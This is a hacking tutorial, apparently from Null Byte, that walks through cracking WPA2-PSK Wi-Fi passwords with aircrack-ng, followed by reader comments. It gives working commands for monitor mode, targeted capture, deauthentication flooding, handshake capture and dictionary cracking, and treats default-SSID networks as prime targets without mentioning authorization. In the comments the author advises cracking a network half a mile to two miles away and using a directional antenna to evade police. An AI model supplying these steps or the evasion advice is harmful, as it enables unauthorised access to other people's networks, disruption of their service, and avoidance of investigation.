# Cracking WPA2-PSK Passwords Using Aircrack-Ng


Welcome back, my greenhorn hackers.

When Wi-Fi was first developed in the late 1990s, Wired Equivalent Privacy was created to give wireless communications confidentiality. WEP, as it became known, proved terribly flawed and easily cracked. You can read more about that in my **beginner's guide to hacking Wi-Fi**.

As a replacement, most wireless access points now use Wi-Fi Protected Access II with a pre-shared key for wireless security, known as WPA2-PSK. WPA2 uses a stronger encryption algorithm, AES, that's very difficult to crack—but not impossible. My **beginner's Wi-Fi hacking guide** also gives more information on this.

The weakness in the WPA2-PSK system is that the encrypted password is shared in what is known as the 4-way handshake. When a client authenticates to the access point (AP), the client and the AP go through a 4-step process to authenticate the user to the AP. If we can grab the password at that time, we can then attempt to crack it.

Image via Shutterstock

In this tutorial from our **Wi-Fi Hacking series**, we'll look at using **aircrack-ng** and a dictionary attack on the encrypted password after grabbing it in the 4-way handshake. If you're looking for a faster way, I suggest you also check out my article on **hacking WPA2-PSK passwords using coWPAtty**.

## Step 1

Step 1

## Put Wi-Fi Adapter in Monitor Mode with Airmon-Ng

Let's start by putting our wireless adapter in monitor mode. For info on what kind of wireless adapter you should have, check out **this guide**. This is similar to putting a wired adapter into promiscuous mode. It allows us to see all of the wireless traffic that passes by us in the air. Let's open a terminal and type:

- **airmon-ng start wlan0**

Note that airmon-ng has renamed your **wlan0** adapter to **mon0**.

Step 2

## Capture Traffic with Airodump-Ng

Now that our wireless adapter is in monitor mode, we have the capability to see all the wireless traffic that passes by in the air. We can grab that traffic by simply using the **airodump-ng** command.

This command grabs all the traffic that your wireless adapter can see and displays critical information about it, including the BSSID (the MAC address of the AP), power, number of beacon frames, number of data frames, channel, speed, encryption (if any), and finally, the ESSID (what most of us refer to as the SSID). Let's do this by typing:

- **airodump-ng mon0**

Note all of the visible APs are listed in the upper part of the screen and the clients are listed in the lower part of the screen.

Step 3

## Focus Airodump-Ng on One AP on One Channel

Our next step is to focus our efforts on one AP, on one channel, and capture critical data from it. We need the BSSID and channel to do this. Let's open another terminal and type:

- **airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0**

- ***08:86:30:74:22:76*** *is the BSSID of the AP*
- ***-c 6*** *is the channel the AP is operating on*
- ***WPAcrack*** *is the file you want to write to*
- ***mon0*** *is the monitoring wireless adapter**

As you can see in the screenshot above, we're now focusing on capturing data from one AP with a ESSID of Belkin276 on channel 6. The Belkin276 is probably a default SSID, which are prime targets for wireless hacking as the users that leave the default ESSID usually don't spend much effort securing their AP.

Step 4

## Aireplay-Ng Deauth

In order to capture the encrypted password, we need to have the client authenticate against the AP. If they're already authenticated, we can de-authenticate them (kick them off) and their system will automatically re-authenticate, whereby we can grab their encrypted password in the process. Let's open another terminal and type:

- **aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0**

- ***100*** *is the number of de-authenticate frames you want to send*
- ***08:86:30:74:22:76*** *is the BSSID of the AP*
- ***mon0*** *is the monitoring wireless adapter*

Step 5

## Capture the Handshake

In the previous step, we bounced the user off their own AP, and now when they re-authenticate, airodump-ng will attempt to grab their password in the new 4-way handshake. Let's go back to our airodump-ng terminal and check to see whether or not we've been successful.

Notice in the top line to the far right, airodump-ng says "WPA handshake." This is the way it tells us we were successful in grabbing the encrypted password! That is the first step to success!

Step 6

## Let's Aircrack-Ng That Password!

Now that we have the encrypted password in our file **WPAcrack**, we can run that file against aircrack-ng using a password file of our choice. Remember that this type of attack is only as good as your password file. I'll be using the default password list included with aircrack-ng on BackTrack named **darkc0de**.

We'll now attempt to crack the password by opening another terminal and typing:

- **aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de**

- ***WPAcrack-01.cap*** *is the name of the file we wrote to in the airodump-ng command*
- ***/pentest/passwords/wordlist/darkc0de*** *is the absolute path to your password file*

## How Long Will It Take?

This process can be relatively slow and tedious. Depending upon the length of your password list, you could be waiting a few minutes to a few days. On my dual core 2.8 gig Intel processor, it's capable of testing a little over 500 passwords per second. That works out to about 1.8 million passwords per hour. Your results will vary.

When the password is found, it'll appear on your screen. Remember, the password file is critical. Try the default password file first and if it's not successful, advance to a larger, more complete password file such as one of these.

- CrackStation's Password Cracking Dictionary
- SkullSecurity's Password Dictionaries

## Stay Tuned for More Wireless Hacking Guides

Keep coming back, as I promise more advanced methods of hacking wireless in future tutorials. If you haven't seen the other Wi-Fi hacking guides yet, check them out **here**. Particularly the one on **hacking WEP using aircrack-ng** and **hacking WPA2-PSK passwords using coWPAtty**.

And as always, if you have questions on any of this, please ask away in the comments below. If it's something unrelated, try asking in the Null Byte forum.

Cover image via Shutterstock


Related

HOW TO HACK WI-
Selecting a Good Wi-Fi Hacking Strategy

HOW TO HACK WI-
Cracking WPA2-PSK Passwords with Cowpatty

HOW TO HACK WI-
Getting Started with the Aircrack-Ng Suite of Wi-Fi Hacking Tools

HOW T
Choosing a Wire

## 582 Comments

1

great master OTW...clear as always...great job!

REPLY

1

Master OTw...will the WPAcrack file be created on the call to the command or i have to create it somewhere? thanks

REPLY

1

The command will create the file.

REPLY

1

I have been trying to download backtrack 5 R3 and the completed iso file size of BT5R3-GNOME-64 is 506MB. Did I get it all downloaded?

REPLY

1

Adam:

It doesn't sound like you got it all. It should be 2-3gb.

OTW

REPLY

1

Everytime I try downloading it says it failed because the source couldn't be read. How can I get around this?

REPLY

1

First of all, thanks for the great tutorial.
The only problem I have is the following:
14:49:01 wlan0mon is on channel 6, but the AP uses channel 9
I tried things like "airmon-ng start wlan0mon 9" but it displayed the same error.
Any Ideas how to fix this?

REPLY

1

I am getting the same error now, have you found anything?

REPLY

1

I ran into a similar problem. The way I solve it was like this:

Instead of typing **airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0**, after the -c put the channel that the AP uses, in your case 9. If it doesn't work, run the command a few times, and you'll notice that the channel might be changing, so if you spam it a bit you might land on it and get lucky.

REPLY

1

Or just:

$ ifconfig wlan1 down
$ iwconfig wlan1 channel 9
$ ifconfig wlan1 up

When it doesnt work try a little bit Google there are severel methods
to do this.

Or like BEN says, if the channel is everytime different, than its in Auto-Channel mode so you can just spam it a little around to hit the correct Channel.

REPLY

1

when i do, airodump-ng --bssid 08:XX:BB:XX:CC -c 1 -write WPAcrack what i get is....
Notice: You specified "-write". Did you mean "--write" instead?
Interface WPAcrack:
ioctl(SIOCGIFINDEX) failed: No such device

so i was thinking -write was a typo..so i did
airodump-ng --bssid 08:XX:BB:CC:GG:XX -c 1 --write WPAcrack
and now i get
No interface specified.
"airodump-ng --help" for help.

so what am I doing wrong master OTW?
thanks

REPLY

1

the syntax you are going for is: airodump-ng --bssid 08:XX:BB:CC:GG:XX -c 1 --write WPAcrack mon0

REPLY

1

You are right, it should have been --write. Thanks for catching that typo.

I forgot to also put in the interface, it appears. You nned to tell airodump-ng, what interface to use. In this case mon0.

OTW

REPLY

1

Hello Master OTW!
Thanks so much for ur hard work. People like us are finding ur tutorials more useful.
I have a little problem. I followed ur tutorials on cracking WPA/WPA2 and everything worked out fine.
Just the last stage, the aircrack-ng;
When I typed aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de
This is what I got:
Opening WPAcrack-01.cap
Please specify a dictionary (Option -w).

Quitting aircrack-ng...
Please could u explain to me what I did wrong?
Thanks...

REPLY

2

This guide was written against BackTrack 5. You are using Kali Linux I assume. The file paths are different.

Use : locate wordlists
To find ALL wordlists in your Kali.

Side note: Use rockyou.txt wordlist. You will have better luck with it.

REPLY

1

Ok master OTW...so things went well to the last step... I get this error..

Opening WPAcrack-01.cap
Opening /pentest/passwords/wordlists/darkc0de
open failed: No such file or directory

i tried it with this time darkcode..changing the zero in darkc0de to to an o..still No such file or directory...am imagining my kali doesnt have it...i deleted backtrack5 and installed kali...so how do i get other password lists and more important how do i install it straight into the aircrack-ng directory...

been trying to find that directory but i just find the file in bin..and thats it..am still learning how files are organized in ubuntu and debian in general.....

REPLY

1

King:

I put two links to other password list in the article. Try those first.

As for putting them in the correct directory, you can put them anywhere but make certain that you use that directory in the aircrack-ng command.

OTW

REPLY

2

I tried cracking WPA2 networks last week using airodump and fern, but my chromebook's processor is not that powerful! :P Will definitely have to play around with the command prompt way, I'm a sucker for GUi's...haha Also, thanks for the password lists, those are hard to find sometimes, surprisingly.

REPLY

1

my wireless adaptor stays on channel 6 when i put in airodump-ng mon0 its not jumping through channels like it used to.
do you know a command to fix this

REPLY

1

Daniel:

What wireless adapter are you using? It's likely a driver issue.

OTW

REPLY

1

Chipset Atheros AR9285
Driver ath9k

REPLY

1

I would suggest, re-installing the driver.

REPLY

1

thanks mate will give that a go

REPLY

1

Daniel:

I forgot to ask you, did you already use your wlan0 to connect to an AP? If you did that will explain why it no longer hops channels. Disconnect from the AP and it should hop channels again.

OTW

REPLY

1

Can I hack with TP Link wireless adapters?

REPLY

1

Johnny:

You can check the aircrack-ng website for compatible wireless adapters.

OTW

REPLY

1

hey i got the channel changing when we do that first airodump.

now in the second airodump when we are specifically looking at the target AP, where it says fixed channel mon0 in the top right corner the channel is changing up there an i cant tell from the picture wether your one is doing the same or it is fixed on ur specified channel

REPLY

1

algood mate mate i managed to get the 4 way handshake now just waiting for it to do its thing.
an thanks for the help to, much appreciated

REPLY

1

Great write up. I think it is worthwhile for those who choose this endeavor to understand just how long bruteforcing a pwd might take. You can enter a pwd here and get a fair calculation. Fortunately for those who might want to do this most people will use the name of their pet if they even change the admin/admin default.

REPLY

1

American:

Thanks for that info! Technically, this isn't a brute force attack though and its not a dictionary attack either. We are using wordlists of commonly used passwords with special characters and numbers. It might best be called a hybrid attack and takes a lot less time than a brute force attack.

OTW

REPLY

1

Thanks for correcting me. That's what I get from skimming instead of reading.

REPLY

1

So I've been following your recent guides (and already got to test on some Wi-fi's) but now trying to expand the dictionary (Darkc0de isn't enough, more if your language is not English) but the alternative dictionaries you offered are txt's and aircrack says it only takes IVs or Cap, so, as a beginner that I am, how would I get those in the correct format? Is there a converter and what parameters would I have to set up to get it right?

Thanks in advance, nice guides! Kudos

REPLY

1

rockyou.txt huge wordlist. Think it comes with kali.

REPLY

1

This is nice OTW. I like using reaver personally. Pretty fast usually works within a couple hours with good signal strength.

REPLY

1

Mkay. I tried this this morning. I'm not sure if it worked or not. I was originally making an attempting on cracking the WPA2, yet something a little different happened, so I just followed through with a DoS attack of which i think worked. I'm led to believe that it worked because after the deauth went through, the saw the mac addy pop back up and re-authenticate itself onto the network. I decided to quit the WPA2 crack because I never saw the 4-way hand shack after they reconnected. It's suppose to say 4-way handshack in the top right... here's a screenshot. It never appeared when they reauthenticated back onto the network. Any idea why?

REPLY

1

John:

You are right, it should have captured the handshake when they re-authenticated. Are you sure they re-authenticated?

OTW

REPLY

1

OTW: Personal experience tells me that this works best, in my neighborhood atleast, during business hours. I'm also working with Kali instead of BT.

Which brings me my question: Would you know the Darkc0de in Kali? I tried locate and find, but gained no results. To answer a potential question, I used one of your listed alternative dictionaries.

REPLY

1

Jerallian:


I don't know for certain, but I believe that it is not included in Kali. Maybe another good reason to stay on BT?

OTW

REPLY

1

Hey, i came across a issue, i think i went through all of the steps here word for word and about two times it said "WPA Handshake" and the Bssid in the top right but when i went and tried to use the darkc0de command "aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de" it at first said specify a dictionary so i entered darc0de as darkc0de.lst and it seemed to work, but now I'm coming across this in the top right console it says there is no Valid WPA Handshake but on the left one it says it went through after authentication.




REPLY

1

Fallen;

Each time you run aircrack-ng, it creates a new file, so it means no handshake in that file.

OTW

REPLY

1

I thought of that, so i went and deleted all of the other ones i failed with before i went and started this one, so i should only have 1 file to "Load" it from, i guess i will make sure i have none again this time and try again, also does the Reauthentication the machine doing that or a human having to reenter their password or something? (After i deauthenticate them, when should it say WPA Handshake? As in a time interval?)

REPLY

1

The machine will automatically reauthenicate after you deauthenicate, almost immediately.

OTW

REPLY

1

Hmm from what i seen/hear from yours that would be the case, but when i tried last night only a few times would i even get a WPA Handshake, the other times i waited hours and got nothing, so WPA handshake should be instant and afterwards i use the aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de.lst command and it should be all fine and i will have to wait for that one

REPLY

1

Did you restart airodump-ng?

REPLY

1

After i realised there was no handshake yes, and when i ran to start airmon-ng start wlan0 (without resetting computer first) It made different monitoring devices so will i have to restart every time i do this?

REPLY

1

Can you help me find the right path for kali linux this one isn't working ? /pentest/passwords/wordlists/darkc0de

REPLY

1

Its not in Kali.

REPLY

1

Hmm, is there a "Quicker" Method to WEP/WPA/WPA2 Password cracking? The two smaller files that i tried were both unable to find the password and the Larger One i downloaded from the two links will take about a week I'm guessing to even come near completion and i only have one Laptop and use it daily so i can't exactly just leave it for a week and Hope for it to find the password, Given that the password isn't in that large list.

REPLY

2

Fallen:

If its a WEP key, check out **my tutorial on WEP cracking**. Only takes a few minutes.

If its WPA2 with WPS, check out **using reaver**.

Otherwise, you just need to be patient.

OTW

REPLY

1

How do I know WPA2 with WPS?

REPLY

1

MG:

Welcome to Null Byte!

There is tutorial here on cracking WPA2 with WPS.

OTW

REPLY

1

alright, I'll Check out Reaver, and its probably just having to be Patient, but that is kind of hard to wait a week without being able to use Your only source of Connectivity. I know this may be the best way and we Don't have Transformer Technology that will get us inside in Minutes. Just seems a little Drastic for a whole Week+ of a possibility for a password. But enough complaining i'll go check Reaver now.

REPLY

1

Fallen:

If you have an idea of the password, choose a password file that is appropriate.

You can always let the password cracking run in the background and still do something else on your computer.

If you want the password, sometimes you have to be patient. By the way, their are other tools such a GPU's and specially designed ASIC's that can reduce the time by about 1,000,000 times. Unfortunately, they are a bit pricey. About $2000.

OTW

REPLY

1

I have no clue of what the password would be or even what it would start with, So that is a no go or i would have edited one of the lists, if it was just a simple word file or such, and only had the passwords with the first letter in it. I Suppose that would drastically reduce it. Or perhaps i could break up the file into smaller ones and test them while i am sleeping. Also about the background i myself don't have internet at my house and the RAM on my computer is rather low, i don't think i should try anything else as to not Corrupt or interfere with the speed or stability of the Cracking Process. Also in your "Reaver" Link would having BTr3 Already have all of these already?

"The following programs installed (install by package name): aircrack-ng, python-pycryptopp, python-scapy, libpcap-dev"

REPLY

1

Oh, also im having an issue even getting The WPA handshake at all, I've tried many different Connections and only randomly got it once, im not sure what causes this really, but generally i dont know if this is weird but when i try to "De-auth" It sometimes says my card is on a different channel than the target and my card seems to be switching through the channels and i have to enter the de-auth command a few times before it sends the signals

REPLY

1

Fallen Ones:

To get the handshake, someone has to authenticate. The deauth deauthenticates them and when they re-authenticate you should get the handshake.

As for the issue with your cards switching through the channels, you could simply lock down on a single target channel when you put your card in monitor mode.

OTW

REPLY

1

"The machine will automatically reauthenicate after you deauthenicate, almost immediately." I though that when you said this you meant i would get the WPA handshake immediately, so i do have to wait on the Handshake then? also, my backtrack doesn't seem to have Airodump-ng for the WEP Cracking is there a guide on installing all these and the ones needed for the Reaver guide for the WPA2 As well?

REPLY

1

Fallen:

What version of BT are you running? Airodump-ng should be in all of them.

If you need to download anything from the aircrack-ng suite, go to www.aircrack-ng.org

OTW

REPLY

1

BTr3, i went and tried it once or twice and it simply said "Airodump Command not found" I can go and try again though.

REPLY

1

Do you mean BT5v3? If so, its there.

REPLY

1

This may explain why you are not capturing the handshake. You need airodump-ng to capture the handshake.

REPLY

1

Hmm well i went and loaded up BT and ive downloaded the most recent, and i only once randomly got the handshake, but when i try this "airodump --bssid 00:09:5B:6F:64:1E -c 11 WEPcrack mon0" in the WEP Guide (using the Bssid's channel and own Bssid) It says the command does not exist No issues up until i have to enter that

REPLY

1

airodump-ng

REPLY

1

airodump-ng --bssid DC:45:17:67:F4:50 -c 11 WEPcrack mon0

"airodump-ng --help" for help.

I;ve tried that and only get the help command, i also tried to remove the space inbetween the airodump-ng and --bssid but it goes back to saying the command doesn't exist

Edit- 10:57 PM Wait, i think i see where it might have went wrong.. Was it supposed to be like this?

airodump-ng --bssid 00:09:5B:6F:64:1E -c 11 --write WEPcrack mon0

Where as in the WEP Cracking you have this "airodump --bssid 00:09:5B:6F:64:1E -c 11 WEPcrack mon0"

REPLY

1

9:00 AM~

Okay, well now i am severly confused. i got the command working to where it would write the WEP file, but after i set everything up and followed the guide and went to sleep, after about 9 hours and 20 minutes i came and checked to see that no one had connected to the network i was monitoring, and that when i tried to Crack it i got no Data Packets but around 494574 Normal Packets? and it wouldn't attempt, so i decided to go and try again but then i see that i got a Handshake From a different Network which i was not even monitoring or using the Bssid of the network, even the Bssid's of the two network are different and I'm not even sure how the Handshake took place, as the one i was trying to crack was called "Blue" Bssid: 00:0C:41:F6:A0:0E And it is a WEP The other is "Brighton*Network" Bssid: E0:91:F5:A3:ED:3E and is WPA2 which is where i got the handshake from and now i have no idea what to do.*

Also im unsure if my computer isn't picking up people connecting or registering any Handshakes, as i stated above it came in randomly when i was monitoring a different network and i can't use the handshake as it was not monitored at the time and wasn't written into the WEP "Blue" File. Any ideas? It seems everytime i try to do this it fails WEP or Not.

Edit: 11:52 AM~

Okay so i went ahead and followed the WPA Cracking guide, again, and this time i got the handshake almost immediatly (Given that i am now trying the WPA on the "Brighton-Network") And am just trying the Cracks now, Would editing a large 14GB Password file cause it to not be ran? Its not a normal .txt file so I'm unsure, or could i just change it into a txt file and be fine? I've tried opening it with Notepad, and Notepad++ But it says the file is too large to open in them.

(The file is actually realuniq.lst)

REPLY

1

Fallen:

You are confusing the two cracks. You don't need the handshake for WEP cracking, just the IV's.

Go back and re-read the WEP tutorial and try again. You should be collecting IV's and then you use aircrack-ng to derive the password via statistical techniques. Its foolproof and quick.

OTW

REPLY

1

Fallen:

Also, yes, if you edit that file it won't run.

Try a small file first. It will be much faster.

OTW

REPLY

1

No no, i'm not confusing them.. I'm saying while using and running the WEP Crack and info i got a handshake from a WPA Network randomly when i Wasn't monitoring it.

And i don't get an IV's? Cause no one connects to the WEP network so i dont think i can get them at all, because i was monitoring for nine hours and only got 500K Packets and no IV's or anything crack wouldn't even try to start

REPLY

1

Fallen:

First, the WEP crack requires that someone authenticate against the AP and then you spook their MAC address. With their MAC, you can then send ARP's to the AP to accelerate the cracking process. You should be able to pick up enough IV's within minutes.

While you have airodump-ng open on all channels, it will pick up handshakes on any channel within range, no matter what attack you are attempting.

OTW

REPLY

1

hi, thanks for the tutorial.
what about when he finds the password ?

I waited until it stop, but aircrack still had the same appearance. I tried with the 'passphrase' that was display but it don't works.

I presume I'll have to try with another password files ?
thanks

REPLY

1

Mloiz:

This attack is only as good as your wordlist. Try another wordlist.

OTW

REPLY

1

okay ,thanks for answering.

once we have the good WPAcrack-XX.cap, can we start the process another day at step 6 with another wordlist or do we have to start each time at the beginning ?

REPLY

1

Mloiz:

You can use the same .cap file with a new wordlist.

OTW

REPLY

1

I didn't manage :

I tried once with darcode.lst and it failed, I shut down my computer, restart some days later directly at step 6 with the rockyou.txt wordlists, it failed. Then I tried with the big dictionnary, it took more than 24 hours but it failed.

did I make a mistake or is that normal ?

thank you

REPLY

1

Mloiz:

I don't know if you made a mistake, but if the admin of the AP chose a passphrase that is unique on not on any of those lists, then this method won't find it. Remember, this method is only as good as the list you use and a smart admin will choose a long and unique passphrase that is not in those lists.

Also, is this a business? Is it possibly use WPA2-EAP? If so, this method won't work. It only works with WPA2 with a Pre-Shared Key (PSK).

OTW

REPLY

1

no this is a personnal wifi, and **airodump-ng** said that's a WPA2 PSK ...
could I have more chance with Cowpatty ?
thanks

REPLY

1

Thanks for the tutorial OTW,

I followed all the steps with BT5 and the darkc0de failed. I downloaded crackstation pw list you provided, but i dont know how to access it or how to use a directory to get to it.

please help

REPLY

1

FiveKey:

First, welcome to Null Byte!

All you need to do is point the aircrack-ng command like in step #6 to the directory with the wordlist you downloaded.

OTW

REPLY

1

so hack a wifi... ok lets say i want to hack a WiFi or obtain internet access in a very conventional way such as... purchasing a cable modem from retail and registering it under a cold real address(cold means no one lives at the address nor doesn't have services with the cable company or the ISP i am asking services from). Registering internet with many cable providers doesn't require a tech to be sent out and do the installation, it can be activated over the phone and without a truck roll, use of social engineering techniques are required to accomplish that task.

So now the modem is registered at an address that is 20km away from my house where the modem is actually being used.. Would that be

traceable as well? Would they go by the billing address where services are bound to or they go by IP of the WAN and therefore come over where the modem is physically located? In that case, the modem IP would still be my house location? How does it work in terms of ISP companies head ends that feeds each serviceable address with RF cable?

REPLY

4

Jacob:

First, I want you to be careful until you know more.

Second, there are problems with your strategy. The first is that the cable company can trace the location of all Internet services (not so with TV services). The second problem is that your payment could be traced unless all payments are in cash.

The best way to use wifi anonymously is to hack someone's password who is good distance away (say .5-2 miles). Then use there wifi with a high gain directional antenna. I have worked with law enforcement agencies and even when they know the wifi is hacked, they focus their investigation to surrounded houses/neighborhood.

OTW

REPLY

1

Thnks OTW

REPLY

2

Hi, N00B here.
Been trying to follow the steps but I get shot down at first crack...
when I enter **iwconfig** (to find my wireless card) I get

*lo no wireless extensions.*
*eth1 no wireless extensions.*

Any idea what my problem may be? I'm unable to proceed to the next steps as a result of that.

As well as...


**airmon-ng start eth1**

Found 3 processes that could cause trouble.

If airodump-ng, airreplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

PID Name
954 dhclient3
2715 dhclient
2733 dhclient

Let me know if you can guys?




REPLY

1

James:

Are you using a VM?

OTW

REPLY

1

Hi OTW,
Yes, that is a screenshot from the VMware Workstation I installed today.

REPLY

1

Hi OTW,
Yes, that is a screenshot from the VMware Workstation I installed today.

REPLY

1

James:

VMWare workstation takes your wireless adapter on your host machine and pipes it into your virtual machine as a wired connection, eth0. To do wireless hacking from a vm, you will need a usb wireless adapter. I recommend the Alfa cards. They are cheap, work great and are plug and play in BT.

OTW

REPLY

1

OK. Thans OTW, I will look into that.

REPLY

1

Also, Yesterday I was trying to accomplish the same thing using **CommView for WiFi** and when I select the option for **Node Reassociation** i get a prompt that says **device does not have/support that function**, is that to be replaced with the Alfa Card as well?

REPLY

1

James;

As long as you are using a vm, you can't do wifi hacking until you get an external card.

OTW

REPLY

1

Sir OTW,

I've tried the darkcode list but im getting no result at all..
i heard about JTR, but dunno how to use it with BT.
newbie here.

THanks.
OT

REPLY

1

My wifii card isn't found in backtrakck how do I enable it?

REPLY

1

Darksoulkilla:

Welcome to Null Byte!

If you are running BT as a VM, it won't recognize it. To do wireless hacking you will need an external wireless adapter.

OTW

REPLY

1

Hey OTW,

I have purchased and installed my Alfa Card (2W) and am ready to have another go but I'm still not getting any recognition of my card either via VM or CommView.

Please advise.

REPLY

1

James:

In the vm interface, you must tell the vm to connect your removeable device. In Vmware, it is on the vm tab.


OTW

REPLY

1

Kool... giving it a go... YES! I'm in (wlan0) Thanks a lot man!

How does one update VMware Tools in the interface?




REPLY

1

James;

Great! Glad you were successful!

At the bottom of the vm screen you will see a button to update the vm tools.

OTW

REPLY

1

thats what I did and I saw that pop up so I was wondering if it needed me to do something or leave it be?

REPLY

1

Simply install them or leave them be.

REPLY

1

Right. So I figured out how to Install/Update VMware Tools thanks to a youtube video. But it still seems like I can't get a break...

arrived at **airodump-ng mon0** and I'm taken to the section where a list of networks should be but there is no list, just the BSSID etc but no network names show up.

Please advise?

REPLY

1

Did you read the whole tutorial? That is what you should see.

REPLY

1

*breath a sigh of relief...* plugged in *airmon-ng start* ***wlanx*** and that seemed to have forced the card to inject and show the APs. (read that somewhere). I know nothing, I just go hard.

So I hope this works now. APs are up and I'm going in but I noticed tho that its taking forever to capture the handshake. Is this normal waiting time. I also thought I'd put **reaver** up to the task and see who comes back with a response first.

Let me know what you think
*remember.... I know nothing*

REPLY

1

When I typed airodump -ng mon0 it says no device found. what do i do and i'm running BT5 in VMware.

REPLY

1

Bilal:

Are you running BT in a VM?

OTW

REPLY

1

please i need your help i tried more than one way its all lead to the same end and this is it ""Choosing first network as target.

Opening WPAcrack-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng..."


REPLY

1

Ali:

Check to see whether your wordlist is actually at that location.

OTW

REPLY

1

Yes

REPLY

1

Bilal:

When you run BT or any OS in a VM, it converts your wireless to a wired connection. If using a VM, you will need an external wireless adapter. I recommend the Alfa.

OTW

REPLY

1

is any other way besides getting an external wireless adapter. I'll try anything else. Sorry for any trouble I've caused you.

REPLY

1

Bilal:

The other option is to create a dual boot system. Even then, you will have difficulty without an aircrack-ng compatible wireless adapter.

OTW

REPLY

1

I have installed BT5 as a dual boot system( I think). I have also downloaded aircrack-ng for windows. What should i do now to make this work.

REPLY

1

Bilal:

If you installed BT as a dual boot,you are ready to start hacking! You don't need aircrack-ng for windows. Aircrack is built into BT. Now just follow my tutorials.

Good luck!

OTW

REPLY

1

Thank you but i tried and at the second command, airodump-ng mon0

it says no device found. I think its because it says my connection is wired but is there another way besides buying an external wireless adapter. Is there something i can download to fix this??

REPLY

1

Bilal:

You said you are were running dual boot, but it sounds like you are running a vm. With a vm, you will need an external wireless adapter.

OTW

REPLY

